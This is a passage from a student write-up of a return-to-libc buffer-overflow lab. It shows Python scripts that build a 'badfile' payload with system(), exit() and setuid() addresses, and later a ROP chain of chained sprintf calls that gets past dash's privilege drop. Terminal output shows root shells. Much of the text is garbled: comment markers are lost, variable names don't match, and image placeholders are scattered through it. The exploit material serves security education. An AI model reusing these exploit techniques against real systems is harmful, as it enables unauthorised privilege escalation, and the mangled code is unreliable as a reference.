#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[02/28/21]seed@VM:~/Desktop$
```

The above screenshot represents removal of the exit address.

In the below screenshot we can see that if we don't include the exit address our exploit still works, but when we exit the shell, we can see that a segmentation fault occurs. Hence, we need the exit address for proper termination of our exploit.



```
Terminator
retlib.c  exploit
retlib
badfile
peda-session-retlib.txt
my_shell_addr.c
my_shell_addr
exploit.c
exploit.py

/bin/bash
[02/28/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 170
sh_addr = 0xBFFFFDD6 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


Y = 162
system_addr = 0xB7E42DA0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 166
#exit_addr = 0xB7E369D0 # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[02/28/21]seed@VM:~/Desktop$ ./exploit.py
[02/28/21]seed@VM:~/Desktop$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(admin),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# quit
zsh: command not found: quit
# exit
Segmentation fault
[02/28/21]seed@VM:~/Desktop$
```


Attack variation 2: After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile).

Screenshot:




Observation:


If we change the name of the retlib program to newretlib program we can see that a segmentation fault occurs and our attack is unsuccessful. The change in name causes shift in addresses of environment variables and as a result the address currently pointing to '/bin/sh' changes.

2.6 Task 4: Turning on address randomization:

ASLR turned on:




In the below screenshot it is evident that our attack fails because we get a segmentation fault.




Deduction:

By running the above my_shell_addr program and debugging the retlib program with the option "set disable-randomization on" (to turn on address randomization during debugging). We can see in the below screenshots that the address of MYSHELL variable, system and exit methods keep on changing on every execution. Since our exploit program depends on these addresses for a successful attack, in this case it fails, due to changes in the addresses.

Address of MYSHELL changing:




Address of system and exit changing:



```
$1 = {<text variable, no debug info>} 0xb7545da0 <__libc_system>
$3 = {<text variable, no debug info>} 0xb75a7da0 <__libc_system>
$5 = {<text variable, no debug info>} 0xb757cda0 <__libc_system>
$2 = {<text variable, no debug info>} 0xb75399d0 <__GI_exit>
$4 = {<text variable, no debug info>} 0xb759b9d0 <__GI_exit>
$6 = {<text variable, no debug info>} 0xb75709d0 <__GI_exit>
```


2.7 Task 5: Defeat Shell's countermeasure:

Changing the shell to dash:



Getting address of setuid method.

set_uid_addr = 0xb7eb9170



In the below screenshot we can see that a root shell executes. On performing the following changes to my code, we can overcome the dash shell's privilege de-escalation counter measure. Since in the vulnerable program we have fread method I directly used the '0x00' characters to be passed to the setuid method.

X = 174

sh_addr = 0xBFFFFDD6 # The address of "/bin/sh"

content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 166

system_addr = 0xB7E42DA0 # The address of system()

content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 178

exit_addr = 0xB7E369D0 # The address of exit()

content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

setuid program

A = 162

set_uid_addr = 0xB7EB9170 # The address of setuid()

content[A:A+4] = (set_uid_addr).to_bytes(4,byteorder='little')

B = 170

value of '0x00'

content[B] = 0x00

content[B+1] = 0x00

content[B+2] = 0x00

content[B+3] = 0x00

The screenshot shows a Terminator window with two panes. The left pane displays a Python script named `exploit.py` in a gedit editor. The script is designed to create a shell by filling memory with non-zero values and then using a series of `system()`, `setuid()`, and `exit()` calls to achieve root access. The right pane shows the output of the script in a terminal window, where the user runs `./exploit.py` and the output shows a root shell prompt.

```

#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

K = 174
sh_addr = 0xbffff006 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

V = 166
system_addr = 0xb7e420a0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 178
exit_addr = 0xb7e36900 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# setuid program
A = 162
setuid_addr = 0xb7e09178 # The address of setuid()
content[A:A+4] = (setuid_addr).to_bytes(4,byteorder='little')

# value of '0x00'
content[B] = 0x00
content[B+1] = 0x00
content[B+2] = 0x00
content[B+3] = 0x00

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
  
```

```

[03/01/21]seed@VM: ~/Desktop$ ./exploit.py
[03/01/21]seed@VM: ~/Desktop$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
# quit
/bin/sh: 3: quit: not found
#
  
```

2.8 Task 6: Defeat Shell's countermeasure without putting zeros in input

We need to use ROP when vulnerable methods like `strcpy` are used, because these functions exit out on when they come across '0'. So, using ROP approach I have chained 4 `sprintf` methods to copy the last character of `MYSHELL` variable to the parameter address of `setuid` function. Following screenshots show that I get a root access.

This screenshot shows a more advanced Python exploit script in the left pane of the Terminator window. This script uses ROP (Return-Oriented Programming) techniques to chain `sprintf` calls, avoiding the need for null bytes. It sets up arguments for `system()`, `setuid()`, and `exit()` by carefully manipulating the stack and registers. The right pane shows the same successful execution as the first screenshot, resulting in a root shell.

```

# addresses of important variables
system_addr = 0xb7e420a0 # The address of system()
sh_addr = 0xbffff006 # The address of "/bin/sh"
leave_ret_addr = 0xb0040512 # The address of leave
setuid_addr = 0xb7e09178 # The address of setuid()
exit_addr = 0xb7e36900 # The address of exit()
sprintf_addr = 0xb7e51600 # the address of sprintf()

# Fill content with non-zero values
content = bytearray(0xaa for i in range(450))

# finding null character and address of exit's param on stack
sprintf_arg_1 = 0xbffff9a4
sprintf_arg_2 = sh_addr + len("/bin/sh")

# address of ebp to point next sprintf params
# = 150 # bof_frame = 0xbffff9a8 # the address of frame pointer of bof
set_1st_ebp_addr = 0xbffff95c
content[M:M+4] = (set_1st_ebp_addr).to_bytes(4,byteorder='little')

# 1st sprintf program
A = 162
content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

# leave ret call
S = 160
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

# param 1
B = 170
content[B:B+4] = (sprintf_arg_1).to_bytes(4,byteorder='little')
# param 2
K = 174
content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')


#####

# address of ebp to point next sprintf params
M = 178
set_2nd_ebp_addr = 0xbffff97b
content[M:M+4] = (set_2nd_ebp_addr).to_bytes(4,byteorder='little')
  
```

```

[03/06/21]seed@VM: ~/Desktop$ ./exploit.py
[03/06/21]seed@VM: ~/Desktop$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
  
```

Hexdump showing no zeroes are used in the badfile.



```
#!/usr/bin/python3
import sys

# addresses of important variables
system_addr = 0xB7E42DA0 # The address of system()
sh_addr = 0xBFFFFDD6 # The address of "/bin/sh"
leave_ret_addr = 0x08048512 # The address of leave
set_uid_addr = 0xB7EB9170 # The address of setuid()
exit_addr = 0xB7E369D0 # The address of exit()
sprintf_addr = 0xB7E516D0 # the address of sprintf()

# Fill content with non-zero values
content = bytearray(0xaa for i in range(450))

# finding null character and address of exit's param on stack
sprintf_arg_1 = 0xBFFFE9A4
sprintf_arg_2 = sh_addr + len("/bin/sh")

# address of ebp to point next sprintf params
M = 150 # bof frame = 0xBFFFE948 # the address of frame pointer of bof
set_1st_ebp_addr = 0xBFFFE95C
content[M:M+4] = (set_1st_ebp_addr).to_bytes(4,byteorder='little')

# 1st sprintf program
A = 162
content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

# leave ret call
S = 166
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

# param 1
B = 170
content[B:B+4] = (sprintf_arg_1).to_bytes(4,byteorder='little')

# param 2
K = 174
content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')

#####

# address of ebp to point next sprintf params
M = 178
set_2nd_ebp_addr = 0xBFFFE978
content[M:M+4] = (set_2nd_ebp_addr).to_bytes(4,byteorder='little')
```

Code to achieve the same is shown below I have commented the code for explanation.

```
#!/usr/bin/python3
```

```
import sys
```

```
# addresses of important variables
```

```
system_addr = 0xB7E42DA0 # The address of system()
```

```
sh_addr = 0xBFFFFDD6 # The address of "/bin/sh"
```

```
leave_ret_addr = 0x08048512 # The address of leave
```

```
set_uid_addr = 0xB7EB9170 # The address of setuid()
```

```
exit_addr = 0xB7E369D0 # The address of exit()
```

```
sprintf_addr = 0xB7E516D0 # the address of sprintf()
```

```
# Fill content with non-zero values
```

```
content = bytearray(0xaa for i in range(450))
```

finding null character and address of exit's param on stack

sprintf_arg_1 = 0xBFFFE9A4

sprintf_arg_2 = sh_addr + len("/bin/sh")

address of ebp to point next sprintf params

M = 158 # bof_frameip = 0xBFFFE948 # the address of frame pointer of bof

set_1st_ebp_addr = 0xBFFFE95C

content[M:M+4] = (set_1st_ebp_addr).to_bytes(4,byteorder='little')

1st sprintf program

A = 162

content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

leave ret call

S = 166

content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

param 1

B = 170

content[B:B+4] = (sprintf_arg_1).to_bytes(4,byteorder='little')

#param 2

K = 174

content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')

#####

address of ebp to point next sprintf params

M = 178

set_2nd_ebp_addr = 0xBFFFE970

content[M:M+4] = (set_2nd_ebp_addr).to_bytes(4,byteorder='little')

2nd sprintf program

A = 182

content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

leave ret call

S = 186

content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

param 1

B = 190

content[B:B+4] = (sprintf_arg_1 + 1).to_bytes(4,byteorder='little')

#param 2

K = 194

content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')

#####

address of ebp to point next sprintf params

M = 198

```
set_3rd_ebp_addr = 0xBFFFE984
content[M:M+4] = (set_3rd_ebp_addr).to_bytes(4,byteorder='little')
```

```
# 3rd sprintf program
```

```
A = 202
```

```
content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')
```

```
# leave ret call
```

```
S = 206
```

```
content[S:S+4] = (exit_addr).to_bytes(4,byteorder='little')
```

```
# param 1
```

```
B = 210
```

```
content[B:B+4] = (sprintf_arg_1 + 2).to_bytes(4,byteorder='little')
```

```
#param 2
```

```
K = 214
```

```
content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')
```

```
#####
```

```
# address of ebp to point next sprintf params
```

```
M = 218
```

```
set_4th_ebp_addr = 0xBFFFE998
```

```
content[M:M+4] = (set_4th_ebp_addr).to_bytes(4,byteorder='little')
```

```
# 4th sprintf program
```


A = 222

content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

leave ret call

S = 226

content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

param 1

B = 230

content[B:B+4] = (sprintf_arg_1 + 3).to_bytes(4,byteorder='little')

#param 2

K = 234

content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')

#####

setuid and bash section

address of ebp to point next system params

M = 238

set_5th_ebp_addr = 0xBFFFE9A8 #(0xBFFFE9A4 + 4)

content[M:M+4] = (set_5th_ebp_addr).to_bytes(4,byteorder='little')

A = 242

content[A:A+4] = (set_uid_addr).to_bytes(4,byteorder='little')

leave ret call

S = 246

```
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')
```

```
# param 1 of setuid
```

```
B = 250
```

```
content[B:B+4] = (0xFFFFFFFF).to_bytes(4,byteorder='little')
```

```
# address of ebp
```

```
M = 254
```

```
content[M:M+4] = (0xAAAAAAAA).to_bytes(4,byteorder='little')
```

```
A = 258
```

```
content[A:A+4] = (system_addr).to_bytes(4,byteorder='little')
```

```
# exit address call
```

```
S = 262
```

```
content[S:S+4] = (exit_addr).to_bytes(4,byteorder='little')
```

```
# param 1
```

```
B = 266
```

```
content[B:B+4] = (sh_addr).to_bytes(4,byteorder='little')
```

```
# Save content to a file
```

```
with open("badfile", "wb") as f:
```

```
    f.write(content)
```